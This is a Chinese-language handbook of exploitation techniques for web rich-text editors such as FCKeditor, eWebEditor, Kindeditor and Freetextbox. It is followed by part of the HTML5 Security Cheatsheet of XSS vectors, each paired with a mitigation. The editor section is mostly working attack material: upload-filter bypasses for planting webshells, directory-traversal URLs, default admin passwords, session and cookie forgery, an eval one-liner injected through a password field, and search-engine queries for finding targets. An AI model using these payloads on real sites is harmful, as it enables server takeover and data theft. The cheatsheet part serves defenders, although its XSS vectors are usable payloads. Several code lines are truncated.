FCKeditor/editor/filemanager/connectors/uploadtest.html
```

## FCKeditor 查看文件上传路径

```
FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFold
```

XML页面中第二行 `url=/xxx` 的部分就是默认基准上传路径

Note: [Hell1]截至2010年02月15日最新版本为FCKeditor v2.6.6 [Hell2]记得修改其中两处asp为FCKeditor实际使用的脚本语言

## FCKeditor被动限制策略所导致的过滤不严问题

影响版本: FCKeditor x.x <= FCKeditor v2.4.3 脆弱描述： FCKeditor v2.4.3中File类别默认拒绝上传类型：html|htm|php|php2|php3|php4|php5|phtml|pwml|inc|asp|aspx|ascx|jsp|cfm|cfc|pl|bat|exe|com|dll|vbs|js|reg|cgi|htaccess|asis|sh|shtml|shtm|phtm

Fckeditor 2.0 <= 2.2允许上传asa、cer、php2、php4、inc、pwml、pht后缀的文件 上传后 它保存的文件直接用的$sFilePath = $sServerDir . $sFileName，而没有使用$sExtension为后缀。直接导致在win下在上传文件后面加个 `.` 来突破[未测试]。而在apache下，因为"Apache文件名解析缺陷漏洞"也可以利用之，详见"附录A"

另建议其他上传漏洞中定义TYPE变量时使用File类别来上传文件,根据FCKeditor的代码，其限制最为狭隘。

攻击利用:

```
允许其他任何后缀上传
```

## 利用2003路径解析漏洞上传木马

影响版本: 附录B 脆弱描述： 利用2003系统路径解析漏洞的原理，创建类似 `bin.asp` 如此一般的目录，再在此目录中上传文件即可被脚本解释器以相应脚本权限执行。 攻击利用:

```
fckeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors
```

强制建立shell.asp目录：

```
FCKeditor/editor/filemanager/connectors/asp/connector.asp?Command=CreateFolder&Type=Image
```

or

```
FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=CreateF
```

Note:[ ` Sn4k3!]这个我也不知道咯，有些时候，手动不行，代码就是能成功，囧。

## FCKeditor PHP上传任意文件漏洞

影响版本: FCKeditor 2.2 <= FCKeditor 2.4.2 脆弱描述： FCKeditor在处理文件上传时存在输入验证错误，远程攻击可以利用此漏洞上传任意文件。 在通过editor/filemanager/upload/php/upload.php上传文件时攻击者可以通过为Type参数定义无效的

值导致上传任意脚本。 成功攻击要求config.php配置文件中启用文件上传，而默认是禁用的。 攻击利用: (请修改action字段为指定网址)：

```
<form id="frmUpload" enctype="multipart/form-data"
action="http://navisec.it/FCKeditor/editor/filemanager/upload/php/upload.php?Type=Media"
<input type="file" name="NewFile" size="50"><br>
<input id="btnUpload" type="submit" value="Upload">
</form>
```

Note:如想尝试v2.2版漏洞，则修改Type=任意值 即可，但注意，如果换回使用Media则必须大写首字母M,否则LINUX下，FCKeditor会对文件目录进行文件名校验，不会上传成功的。

## FCKeditor 暴路径漏洞

影响版本：aspx版FCKeditor 攻击利用：

```
FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx?Command=GetFo
```

## FCKeditor 文件上传“.”变“_”下划线的绕过方法

影响版本: FCKeditor => 2.4.x 脆弱描述： 我们上传的文件例如：shell.php.rar或shell.php;.jpg会变为shell_php;.jpg这是新版FCK的变化。 攻击利用:

```
提交1.php+空格 就可以绕过去所有的,
```

※不过空格只支持win系统 *nix是不支持的[1.php和1.php+空格是2个不同的文件]

Note:http://pstgroup.blogspot.com/2007/05/tipsfckeditor.html

## FCKeditor 文件上传“.”变“_”下划线的绕过方法（二）

影响版本:=>2.4.x的最新版已修补 脆弱描述: 来源:T00LS.Net 由于Fckeditor对第一次上传123.asp;123.jpg 这样的格式做了过滤。也就是IIS6解析漏洞。 上传第一次。被过滤为123_asp;123.jpg 从而无法运行。 但是第2次上传同名文件123.asp;123.jpg后。由于”123_asp;123.jpg”已经存在。 文件名被命名为123.asp;123(1).jpg …… 123.asp;123(2).jpg这样的编号方式。 所以。IIS6的漏洞继续执行了。

如果通过上面的步骤进行测试没有成功，可能有以下几方面的原因： 1.FCKeditor没有开启文件上传功能，这项功能在安装FCKeditor时默认是关闭的。如果想上传文件，FCKeditor会给出错误提示。 2.网站采用了精简版的FCKeditor，精简版的FCKeditor很多功能丢失，包括文件上传功能。 3.FCKeditor的这个漏洞已经被修复。

## FCKeditor 新闻组件遍历目录漏洞

影响版本:Aspx与JSP版FCKeditor 脆弱描述：如何获得webshell请参考上文“TYPE自定义变量任意上传文件漏洞” 攻击利用: 修改CurrentFolder参数使用 ../../来进入不同的目录

```
/browser/default/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&CurrentFo
```

根据返回的XML信息可以查看网站所有的目录。

```
/browser/default/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=Image&Cur

/browser/default/connectors/jsp/connector?Command=GetFoldersAndFiles&Type=&CurrentFolder=
```

## TYPE自定义变量任意上传文件漏洞

影响版本: 较早版本 脆弱描述： 通过自定义Type变量的参数，可以创建或上传文件到指定的目录中去，且没有上传文件格式的限制。 攻击利用:

```
/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/
```

打开这个地址就可以上传任何类型的文件了，Shell上传到的默认位置是: http://navisec.it/UserFiles/all/1.asp `Type=all` 这个变量是自定义的,在这里创建了all这个目录,而且新的目录没有上传文件格式的限制.

比如输入:

```
/FCKeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/
```

网马就可以传到网站的根目录下.

Note:如找不到默认上传文件夹可检查此文件:

```
fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFold
```

# eWebEditor

## eWebEditor 基础知识

默认后台地址： /ewebeditor/admin_login.asp /WebEdior/admin/login.aspx 建议最好检测下 admin_style.asp文件是否可以直接访问

默认数据库路径：

```
[PATH]/db/ewebeditor.mdb
[PATH]/db/db.mdb
[PATH]/db/%23ewebeditor.mdb
```

默认密码： admin/admin888 、 admin/admin、 admin/123456 、admin/admin999

点击“样式管理”—可以选择新增样式，或者修改一个非系统样式，将其中图片控件所允许的上传类型后面加上|asp、|asa、|aaspsp或|cer，只要是服务器允许执行的脚本类型即可，点击“提交”并设置工具栏—将“插入图片”控件添加上。而后—预览此样式，点击插入图片，上传WEBSHELL，在“代码”模式中查看上传文件的路径。

2、当数据库被管理员修改为asp、asa后缀的时候，可以插一句话木马服务端进入数据库，然后一句话木马客户端连接拿下webshell 3、上传后无法执行？目录没权限？帅锅你回去样式管理看你编辑过的那个样式，里面可以自定义上传路径的！！！ 4、设置好了上传类型，依然上传不了麽？估计是文件代码被改了，可以尝试设定“远程类型”依照6.0版本拿SHELL的方法来做（详情见下文↓），能够设定自动保存远程文件的类型。 5、不能添加工具栏，但设定好了某样式中的文件类型，怎么办？↓这么办！ (请修改action字段) Action.html 6、需要突破上传文件类型限制么？Come here! —>> 将图片上传类型修改为“aaspsp;”(不含引号)，将一句话shell文件名改为“1.asp;”(不含引号)并上传即可。—>本条信息来源：微笑刺客

## eWebEditor 可下载数据库，但密文解不开

脆弱描述： 当我们下载数据库后查询不到密码MD5的明文时，可以去看看webeditor_style(14)这个样式表，看看是否有前辈入侵过 或许已经赋予了某控件上传脚本的能力，构造地址来上传我们自己的WEBSHELL. 攻击利用: 比如 ID=46 s-name =standard1 构造 代码: ewebeditor.asp?id=content&style=standard ID和和样式名改过后 ewebeditor.asp?id=46&style=standard1

## eWebEditor遍历目录漏洞

脆弱描述： ewebeditor/admin_uploadfile.asp admin/upload.asp 过滤不严，造成遍历目录漏洞 攻击利用: 第一种:ewebeditor/admin_uploadfile.asp?id=14 在id=14后面添加&dir=.. 再加&dir=../.. &dir=http://navisec.it/../.. 看到整个网站文件了 第二种: ewebeditor/admin/upload.asp?id=16&d_viewmode=&dir =./..

## eWebEditor 5.2 列目录漏洞

脆弱描述： ewebeditor/asp/browse.asp 过滤不严，造成遍历目录漏洞 攻击利用：http://navisec.it/ewebeditor/asp/browse.asp?style=standard650&dir=…././/..

## 利用eWebEditor session欺骗漏洞,进入后台

脆弱描述： 漏洞文件:Admin_Private.asp 只判断了session，没有判断cookies和路径的验证问题。 攻击利用: 新建一个test.asp内容如下: <%Session(“eWebEditor_User”) = “11111111”%> 访问test.asp，再访问后台任何文件，for example:Admin_Default.asp

## eWebEditor asp版 2.1.6 上传漏洞

攻击利用:（请修改action字段为指定网址） ewebeditor asp版2.1.6上传漏洞利用程序.html

## eWebEditor 2.7.0 注入漏洞

攻击利用: http://navisec.it/ewebeditor/ewebeditor.asp?id=article_content&style=full_v200 默认表名：eWebEditor_System默认列名：sys_UserName、sys_UserPass，然后利用nbsi进行猜解.

## eWebEditor2.8.0最终版删除任意文件漏洞

脆弱描述： 此漏洞存在于Example\NewsSystem目录下的delete.asp文件中，这是ewebeditor的测试页面，无须登陆可以直接进入。 攻击利用: (请修改action字段为指定网址) Del Files.html

## eWebEditor PHP/ASP 后台通杀漏洞

影响版本: PHP ≥ 3.0~3.8与asp 2.8版也通用，或许低版本也可以，有待测试。 攻击利用: 进入后台/eWebEditor/admin/login.php,随便输入一个用户和密码,会提示出错了. 这时候你清空浏览器的url,然后输入

javascript:alert(document.cookie=”adminuser=”+escape(“admin”));
javascript:alert(document.cookie=”adminpass=”+escape(“admin”));
javascript:alert(document.cookie=”admindj=”+escape(“1”));

而后三次回车,清空浏览器的URL,现在输入一些平常访问不到的文件如../ewebeditor/admin/default.php，就会直接进去。

## eWebEditor for php任意文件上传漏洞

影响版本:ewebeditor php v3.8 or older version 脆弱描述: 此版本将所有的风格配置信息保存为一个数组$aStyle,在php.ini配置register_global为on的情况下我们可以任意添加自己喜欢的风格，并定义上传类型。 攻击利用: phpupload.html

## eWebEditor JSP版漏洞

大同小异，我在本文档不想多说了，因为没环境 测试，网上垃圾场那么大，不好排查。用JSP编辑器的我觉得eweb会比FCKeditor份额少得多。

## eWebEditor 2.8 商业版插一句话木马

影响版本:=>2.8 商业版 攻击利用: 登陆后台，点击修改密码—-新密码设置为 `1":eval request("h")'` 设置成功后，访问asp/config.asp文件即可，一句话木马被写入到这个文件里面了.

注意：可能因为转载的关系，代码会变掉，最好本地调试好代码再提交。

## eWebEditorNet upload.aspx 上传漏洞(WebEditorNet)

脆弱描述： WebEditorNet 主要是一个upload.aspx文件存在上传漏洞。 攻击利用: 默认上传地址：/ewebeditornet/upload.aspx 可以直接上传一个cer的木马 如果不能上传则在浏览器地址栏中输入javascript:lbtnUpload.click(); 成功以后查看源代码找到uploadsave查看上传保存地址，默认传到uploadfile这个文件夹里。

## southidceditor(一般使用v2.8.0版eWeb核心)

http://navisec.it/admin/southidceditor/datas/southidceditor.mdb
http://navisec.it/admin/southidceditor/admin/admin_login.asp
http://navisec.it/admin/southidceditor/popup.asp bigcneditor(eWeb 2.7.5 VIP核心) 其实所谓的Bigcneditor就是eWebEditor 2.7.5的VIP用户版.之所以无法访问admin_login.asp，提示“权限不够”4字真言，估计就是因为其授权“Licensed”问题,或许只允许被授权的机器访问后台才对。

或许上面针对eWebEditor v2.8以下低版本的小动作可以用到这上面来.貌似没多少动作?☹

# Cute Editor

## Cute Editor在线编辑器本地包含漏洞

影响版本: CuteEditor For Net 6.4 脆弱描述： 可以随意查看网站文件内容，危害较大。 攻击利用: http://navisec.it/CuteSoft_Client/CuteEditor/Load.ashx?type=image&file=../../../web.config

## Cute Editor Asp.Net版利用iis解析漏洞获得权限

影响版本： CuteEditor for ASP.NET中文版脆弱描述： 脆弱描述： CuteEditor对上传文件名未重命名，导致其可利用IIS文件名解析Bug获得webshell权限。 攻击利用： 可通过在搜索引擎中键入关键字 inurl:Post.aspx?SmallClassID= 来找到测试目标。 在编辑器中点击“多媒体插入”，上传一个名为“xxx.asp;.avi”的网马，以此获得权限。

# Webhtmleditor

## 利用WIN 2003 IIS文件名称解析漏洞获得SHELL

影响版本：<= Webhtmleditor最终版1.7 (已停止更新) 脆弱描述/攻击利用： 对上传的图片或其他文件无重命名操作，导致允许恶意用户上传diy.asp;.jpg来绕过对后缀名审查的限制，对于此类因编辑器作者意识犯下的错误，就算遭遇缩略图，文件头检测，也可使用图片木马 插入一句话来突破。

# Kindeditor

## 利用WIN 2003 IIS文件名称解析漏洞获得SHELL

影响版本: <= kindeditor 3.2.1(09年8月份发布的最新版) 脆弱描述/攻击利用： 拿官方做个演示：进入http://navisec.it/ke/examples/index.html 随意点击一个demo后点图片上传，某君上传了如下文件：http://navisec.it/ke/attached/test.asp;.jpg 大家可以前去围观。(现已失效，请速至老琴房弹奏《Secret》回到09年8月份观看) Note:参见附录C原理解析。

# Freetextbox

## Freetextbox遍历目录漏洞

影响版本：未知 脆弱描述： 因为ftb.imagegallery.aspx代码中 只过滤了/但是没有过滤\符号所以导致出现了遍历目录的问题。 攻击利用: 在编辑器页面点图片会弹出一个框（抓包得到此地址）构造如下，可遍历目录。 http://navisec.it/Member/images/ftb/HelperScripts/ftb.imagegallery.aspx?frame=1&rif=..&cif=\..

## Freetextbox Asp.Net版利用IIS解析漏洞获得权限

影响版本：所有版本 脆弱描述： 没做登陆验证可以直接访问上传木马 Freetextbox 3-3-1 可以直接上传任意格式的文件 Freetextbox 1.6.3 及其他版本可以上传 格式为x.asp;.jpg 攻击利用： 利用IIS解析漏洞拿SHELL。上传后SHELL的路径为http://navisec.it/images/x.asp;.jpg

# Msn editor

## 利用WIN 2003 IIS文件名称解析漏洞获得SHELL

影响版本：未知 脆弱描述： 点击图片上传后会出现上传页面，地址为 http://navisec.it/admin/uploadPic.asp?language=&editImageNum=0&editRemNum= 用普通的图片上传后，地址为 http://navisec.it/news/uppic/41513102009204012_1.gif 记住这时候的路径，再点击图片的上传，这时候地址就变成了 http://navisec.it/news/admin/uploadPic.asp?language=&editImageNum=1&editRemNum=41513102009204012 很明显。图片的地址是根据RemNum后面的编号生成的。 攻击利用: 配合IIS的解析漏洞，把RemNum后面的数据修改为1.asp;41513102009204012，变成下面这个地址 http://navisec.it/admin/uploadPic.asp?language=&editImageNum=0&editRemNum=1.asp;41513102009204012 然后在浏览器里打开，然后选择你的脚本木马上传，将会返回下面的地址 uppic/1.asp;41513102009204012_2.gif 直接打开就是我们的小马地址！

# 附录

## 附录A – Apache文件名解析缺陷漏洞

测试环境:apache 2.0.53 winxp,apache 2.0.52 redhat linux

1.国外(SSR TEAM)发了多个advisory称Apache’s MIME module (mod_mime)相关漏洞,就是attack.php.rar会被当做php文件执行的漏洞，包括Discuz!那个p11.php.php.php.php.php.php.php.php.php.php.php.php.rar漏洞。

2.S4T的superhei在blog上发布了这个apache的小特性，即apache 是从后面开始检查后缀，按最后一个合法后缀执行。其实只要看一下apache的htdocs那些默认安装的index.XX文件就明白了。

3.superhei已经说的非常清楚了，可以充分利用在上传漏洞上，我按照普遍允许上传的文件格式测试了一下，列举如下(乱分类勿怪)

典型型:rar 备份型:bak,lock 流媒体型：wma,wmv,asx,as,mp4,rmvb 微软型:sql,chm,hlp,shtml,asp 任意型:test,fake,ph4nt0m 特殊型:torrent 程序型：jsp,c,cpp,pl,cgi

4.整个漏洞的关键就是apache的”合法后缀”到底是哪些，不是”合法后缀”的都可以被利用。

5.测试环境 a.php <? phpinfo();?> 然后增加任意后缀测试,a.php.aaa,a.php.aab….

By cloie, in ph4nt0m.net(c) Security.

## 附录B – iis文件夹名，解析漏洞

安装了iis6的服务器(windows2003)，受影响的文件名后缀

有.asp .asa .cdx .cer .pl .php .cgi

Windows 2003 Enterprise Edition是微软目前主流的服务器操作系统。 Windows 2003 IIS6 存在着文件解析路径的漏洞，当文件夹名为类似hack.asp的时候（即文件夹名看起来像一个ASP文件的文件名），此时此文件夹下的任何类型的文件(比如.gif，.jpg，.txt等)都可以在IIS中被当做ASP程序来执行。这样黑客即可上传扩展名为jpg或gif之类的看起来像是图片文件的木马文件，通过访问这个文件即可运行木马。如果这些网站中有任何一个文件夹的名字是以 .asp .php .cer .asa .cgi .pl 等结尾，那么放在这些文件夹下面的任何类型的文件都有可能被认为是脚本文件而交给脚本解析器而执行。

## 附录C – iis文件名，解析漏洞

漏洞描述： 当文件名为[YYY].asp;[ZZZ].jpg时，Microsoft IIS会自动以asp格式来进行解析。 而当文件名为[YYY].php;[ZZZ].jpg时，Microsoft IIS会自动以php格式来进行解析。 其中[YYY]与[ZZZ]处为可变化字符串。 影响平台： Windows Server 2000 / 2003 / 2003 R2 (IIS 5.x / 6.0) 修补方法： 1、等待微软相关的补丁包 2、关闭图片所在目录的脚本执行权限（前提是你的某些图片没有与程序混合存放） 3、校验网站程序中所有上传图片的代码段，对形如[YYY].asp;[ZZZ].jpg的图片做拦截 备注： 对于Windows Server 2008(IIS7)以及Windows Server 2008 R2(IIS7.5) 则未受影响

Note:(FW) for http://www.cnblogs.com/webserverguard/archive/2009/09/14/1566597.html

# 其他

## Version

1.3

## 编辑人员

北洋贱队@Bbs.SecEye.Org： MIAO、猪哥靓、Hell-Phantom、Liange、Fjhh、GxM、Sn4k3! 、微笑刺客……

## 联系方式

navisec@163.com security0day@gmail.com (old)

本手册原地址：
https://docs.google.com/document/d/1w_61xR8U7nmn4Y0CvBHpG1uFIU2ORx69QnqTxQt8Km0/edit?pli=1

编辑器漏洞手册 pdf版

# HTML5 安全备忘单

> 来源：HTML5 Security Cheatsheet

# HTML5特性向量

## 通过formaction属性进行XSS - 需要用户进行交互 (1)#1test

这个向量展示了通过HTML5的form和formaction从外部劫持表单的一种方法.

```
<form id="test"></form><button form="test" formaction="javascript:alert(1)">X</button>
```

不要让用户提交包含 "form" 和 "formaction"属性的标签.避免在form中出现id属性及提交按钮.

- firefox 4.0
- firefox latest
- opera 10.5
- opera latest
- chrome 10.0
- chrome latest
- safari 4.0.4
- safari latest
- internet explorer 10
- internet explorer latest (inside form element)
- xss
- html5
- opera
- chrome
- firefox
- formaction
- javascript
- button

- http://www.whatwg.org/specs/web-apps/current-work/multipage/association-of-controls-and-forms.html#attr-fs-formaction

reporter：.mario

## 通过autofocus属性执行本身的focus事件#7test

这个向量是使焦点自动跳到输入元素上,触发焦点事件 - 无需用户交互

```
<input onfocus=write(1) autofocus>
```

检测用户提交的内容中是否含有"autofocus"属性

- firefox 4.0
- firefox latest
- opera 9.0
- opera latest
- safari 4.0
- safari latest
- chrome 4.0
- chrome latest
- internet explorer 10.0
- internet explorer latest
- xss
- autofocus
- chrome
- opera
- http://www.w3.org/Bugs/Public/show_bug.cgi?id=9602
- http://www.whatwg.org/specs/web-apps/current-work/multipage/association-of-controls-and-forms.html#autofocusing-a-form-control

reporter：Gareth

## 通过多个autofocus竞争焦点来触发blur事件#8test

这里我们有两个HTML input元素竞争焦点,但焦点到另一个input元素时,前面那个将会触发blur事件

```
<input onblur=write(1) autofocus><input autofocus>
```

检测用户提交的内容中是否含有"autofocus"属性

- safari 4.0
- safari latest
- chrome 4.0
- chrome latest
- xss
- autofocus
- blur
- chrome
- safari
- http://www.w3.org/Bugs/Public/show_bug.cgi?id=9602
- http://www.whatwg.org/specs/web-apps/current-work/multipage/association-of-controls-and-forms.html#autofocusing-a-form-control

reporter : .mario

## 通过<VIDEO>的poster属性执行Javascript#10test

Opera 10.5+的poster属性允许使用javascript: URI.这个bug在opera11中已修复

```
<video poster=javascript:alert(1)//></video>
```

确保VIDEO的poster属性是相对URI、http URI和MIME-typed正确的data URI

- opera 10.5
- opera 11.01
- xss
- poster
- video
- opera
- html5

reporter：.mario

## 通过autofocus触发<Body>的onscroll执行Javascript.#12test

这个向量是使用autofocus移开焦点的方式来移动滚动条,这样就触发了<BODY>的onscroll事件

```
<body onscroll=alert(1)><br><br><br><br><br><br>...<br><br><br><br><input autofocus>
```


- firefox 4.0
- firefox latest
- opera 9.0
- opera latest
- safari 4.0
- safari latest
- chrome 4.0
- chrome latest
- xss
- autofocus
- scroll
- chrome
- opera
- http://www.w3.org/Bugs/Public/show_bug.cgi?id=9602

reporter：.mario

## Form surveillance with onformchange, onforminput and form attributes#23test

Enter a value into the form element to see how "onforminput" and "onformchange" attributes can monitor <FORM> activity - even from outside the <FORM> via the form attribute on a <BUTTON> element.

```
<form id=test onforminput=alert(1)><input></form><button form=test onformchange=alert(2)>
```



Make sure users cannot submit markup including the form, "onformchange" and "onforminput" attributes. Do not apply <FORM> elements with an "id" attribute.

- opera 10.5
- opera 12.0

- surveillance

- javascript
- opera
- html5
- onforminput
- onformchange

- http://www.whatwg.org/specs/web-apps/current-work/multipage/association-of-controls-and-forms.html#broadcast-formchange-events

reporter：Skyphire, .mario

## JavaScript execution via <VIDEO> and <SOURCE> tag (1)#55test

Opera 10.5+ and Chrome allow error handlers in <SOURCE> tags if encapsulated by a <VIDEO> tag. The same works for <AUDIO> tags

```
<video><source onerror="alert(1)">
```

Make sure user submitted <SOURCE> tags cannot contain event handlers or whitelist event handlers necessary for UI controls.

- opera 10.5
- opera latest

- chrome 4.0

- chrome latest

- firefox 4.0

- firefox latest

- xss

- javascript
- video
- source

- html5
- opera
- chrome
- audio

reporter：.mario

## JavaScript execution via <VIDEO> and <SOURCE> tag (2)#56test

Firefox 3.5+ allows error handlers in <VIDEO> tags when applied with a <SOURCE> tag. The same works for <AUDIO> tags. On Firefox 4+ the <SOURCE> tag is irrelevant to trigger the error event. This happens because of the implicit "src" attribute in <VIDEO> tag when the page has a number sign (#) in the URL.

```
<video onerror="alert(1)"><source></source></video>
```

Make sure user submitted <AUDIO> and <VIDEO> tags cannot contain event handlers or whitelist event handlers necessary for UI controls.

- firefox 3.5
- firefox latest
- internet explorer 9.0
- internet explorer latest
- xss
- javascript
- video
- source
- html5
- firefox
- audio

reporter：.mario

## XSS via formaction - requiring user interaction (2)#72test

A vector displaying the HTML5 "formaction" capabilities for form hijacking. Note that this variation does not use the "id" and "form" attributes to connect button and form.

```
<form><button formaction="javascript:alert(1)">X</button>
```

Don't allow users to submit markup containing "form" and "formaction" attributes or transform them to bogus attributes.

- firefox 4.0
- firefox latest
- opera 10.5
- opera latest
- chrome 10.0
- chrome latest
- safari 4.0.4
- safari latest
- internet explorer 10.0
- internet explorer latest
- xss
- html5
- opera
- formaction
- javascript
- button
- http://www.whatwg.org/specs/web-apps/current-work/multipage/association-of-controls-and-forms.html#attr-fs-formaction

reporter：.mario

## Passive JavaScript execution via <BODY> and oninput attribute#86test

All browsers besides Internet Explorer 9↓ support the "oninput" event handler around form elements like the given <INPUT>. The event works for the form elements itself, the surrounding form and <BODY> as well as <HTML> tags.

```
<body oninput=alert(1)><input autofocus>
```

Do not whitelist "oninput" attributes in user submitted markup.

- firefox 3.6

- firefox latest
- safari 4.0
- safari latest
- chrome 4.0
- chrome latest
- opera 9.0
- opera latest
- internet explorer 10.0
- internet explorer latest
- xss
- javascript
- html5
- oninput
- form
- passive
- event

reporter：Skyphire

## Passive JavaScript execution via MathML on Firefox#130test

Modern Firefox versions allow usage of inline MathML. While other user agents don't support the href attribute for MathML elements (yet), Firefox does and thereby enables passive JavaScript execution. Note that supporting href for MathML elements is a feature - introduced with MathML 3. The same effect can be observed by using xlink:href. The statusline action further enables obfuscation of the actual link target - and in this example hides the JavaScript URI.

```
<math href="javascript:alert(1)">CLICKME</math> <math> <!-- up to FF 13 --> <maction acti
```

Do not allow users to submit unfiltered MathML content.


- firefox 6
- firefox latest

- mathml
- xss
- inline
- firefox
- http://www.w3.org/Math/
- https://bugzilla.mozilla.org/show_bug.cgi?id=534968
- #87

reporter：.mario, LeverOne

## Transparent overwriting of request-data using HTML5 "dirname" attributes#136test

Opera and Chrome support the HTML5 attribute "dirname", that can be used to have the browser communicate the text-flow direction of another input element by adding it to the server-sent request body. By injecting a "dirname" attribute in an existing form, an attacker can overwrite user input and thereby make it guessable for malicious purposes. The overwritten value would then be "ltr" or "rtl" - depending on the actual text-flow direction. The "dirname" attribute is not yet supported by Internet Explorer or Firefox.



```
<form action="" method="post"> <input name="username" value="admin" /> <input name="passw
```

Avoid white-listing the "dirname" attribute in user generated content. The effects on existing forms are hard to predict and might cause privacy problems and information leaks.

- opera 12.0
- chrome 22.0
- chrome latest
- html5
- dirname
- privacy
- http
- form
- infoleak
- http://dev.w3.org/html5/spec/common-input-element-attributes.html#the-dirname-attribute

- http://html5sec.org/dirname/

reporter：.mario

## Executing JavaScript via cross-origin HTML imports#138test

Google Chrome Canary already supports HTML Imports. They allow to fetch resources from arbitrary origins (as long as the Access-Control-Origin headers are set properly) and inject it into the requesting DOM. Currently, only Chrome supports the feature and it's still hidden behind a flag. It is however to be expected to be supported by all major browsers.

```
<link rel="import" href="test.svg" />
```

Make sure that HTML imports are limited to the same origin. Avoid permitting users to have <link> tags in user-generated rich-text as they can now directly execute JavaScript without any user interaction.

- chrome 33.0
- chrome latest
- opera latest
- html5
- imports
- link
- rel
- xss
- active
- http://www.w3.org/TR/html-imports/
- http://html5sec.org/cspbypass/

reporter：.mario

## Executing JavaScript via "srcdoc" attribute in Iframes#139test

HTML5 specifies a "srcdoc" attribute for Iframes. This attribute, quite similar to data URIs, is capable of hosting HTML text to be rendered by the browser as the content of the Iframe. The pseudo-document created by the "srcdoc" attribute has full access to the hosting

domain, although it runs in an artificial origin. This attribute should if at all only be used in combination with the Iframe Sandbox.

```
<iframe srcdoc="&lt;img src&equals;x:x onerror&equals;alert&lpar;1&rpar;&gt;" />
```

Make sure to use "srcdoc" only in combination with the Iframe Sandbox. Otherwise, XSS attacks might slip through existing filters' rules as the payload can be HTML encoded.

- firefox 26.0
- firefox latest
- chrome 20.0
- chrome latest
- opera 15.0
- opera latest
- html5
- iframe
- sandbox
- srcdoc
- xss
- active
- entities
- http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-srcdoc
- https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe

reporter：.mario

## HTML5 <picture> element and "srcset" attributes#142test

HTML5 offers the <picture> element for responsive and accessible images. The <picture> element essentially wraps <source> and <img> elements and provides a way to offer alternative content. Novel here is that the "srcset" attribute allows to trigger load events. This is likely to bypass existing WAF systems.

```
<picture><source srcset="x"><img onerror="alert(1)"></picture> <picture><img srcset="x" o
```



In case a black-list based XSS filter is in use, make sure that the combination of event handler and "srcset" attribute is detected by it as well.

- chrome 38.0
- chrome latest

- internet explorer Spartan

- picture

- srcset
- html5
- accessibility

- http://www.whatwg.org/specs/web-apps/current-work/multipage/embedded-content.html#the-picture-element

- http://responsiveimages.org/

reporter：.mario

## Bypassing window.opener protection of rel="noreferrer"#143test

In many situations, a developer might want to mitigate tab-nabbing attacks that are using window.opener and its writable location object. To do so, it is recommended to apply external links with a rel="noreferrer" attribute. Depending on how the external links are embedded, the protection might however fail - and window.opener might not be null but still be exposed. The problem here is, that rel attributes only work for <a> and <area>. Links and link-like navigation features can however be embedded in multiple other ways. Further note, that MSIE pretty much ignores the standard and doesn't destroy window.opener without further effort.

```
<a href="//evil.com" target="_blank" rel="noreferrer">CLICK</a> // window.opener will be
```

Do not rely on the noreferrer attribute value alone, but rather use a dedicated de-referrer page that in additon deactivates window.opener using window.opener.**proto**=null.

- chrome 4.0
- chrome latest

- opera 9.0

- opera latest

- internet explorer 6.0
- internet explorer latest
- firefox 1.x
- firefox latest
- safari 4.0
- safari latest
- referrer
- opener
- html5
- location
- tabnabbing
- https://code.google.com/p/chromium/issues/detail?id=45008#c1
- https://code.google.com/p/chromium/issues/detail?id=162774
- https://github.com/molnarg/tabnabbing-demo

reporter：.mario

## Generating greater-than with HTML5 Named Character References#144test

Some of the HTML5 Named Character references generate two ASCII characters, such as < and >. This can in some exotic scenarios be abused to generate valid HTML without actually closing a tag with an ASCII greater-than. The entity will produce the greater-than so we do not have to.

```
<iframe srcdoc="<svg onload=alert(1)&nvgt;"></iframe> <a href="javascript:&apos;<svg onlo
```

Be very careful when HTML attributes are used to carry HTML data that is later being used on the website. When entities are accepted, some HTML entities can produce dangerous characters even if they don't look like it on first sight.

- chrome 4.0
- chrome latest
- opera 12.0
- opera latest

- internet explorer 9.0
- internet explorer latest
- firefox 4.x
- firefox latest
- safari 4.0
- safari latest
- entity
- character reference
- html5
- iframe
- https://developers.whatwg.org/named-character-references.html#named-character-references

reporter：.mario

# HTML4和一些老的向量

## JavaScript execution via <FRAMESET> and onload#31test

This classic vector shows that several tags don't need a "src" attribute to fire onload events, such as <IFRAME>, <BODY> and <FRAMESET>.

```
<frameset onload=alert(1)>
```

Be sure to work with whitelists when allowing users to submit markup - else ancient tags like <FRAMESET> might be forgotten to filter and escape.

- internet explorer 5.0
- internet explorer latest
- opera 8.x
- opera latest
- firefox 1.x
- firefox latest
- chrome 3.0

- chrome latest
- safari 3.0
- safari latest
- xss
- javascript
- frames
- classic
- html
- onload

reporter：.mario

## JavaScript execution via <TABLE> and background#32test

Opera 8-10.5+ as well as Internet Explorer 6 support JavaScript URIs for <TABLE> and some other tags' "background" attributes. This causes JavaScript execution without user interaction. The problem has been fixed in Opera 11.

```
<table background="javascript:alert(1)"></table>
```

In case evil attributes like event handlers are being filtered from user submitted markup make sure not to forget "background" - among others.

- internet explorer 6.0
- opera 8.x
- opera 11.01
- xss
- javascript
- background
- classic
- html
- table

reporter：.mario

## HTML comment parsing issues (1)#37test

This vector shows how comments are being parsed and what problems can arise in case user submitted HTML is allowed to contain comments.

```
<!--<img src="--><img src=x onerror=alert(1)//">
```

Make sure comments are not allowed in user submitted html. The markup should be checked for security issues after comments have been stripped out - not before.

- internet explorer 5.0
- internet explorer latest
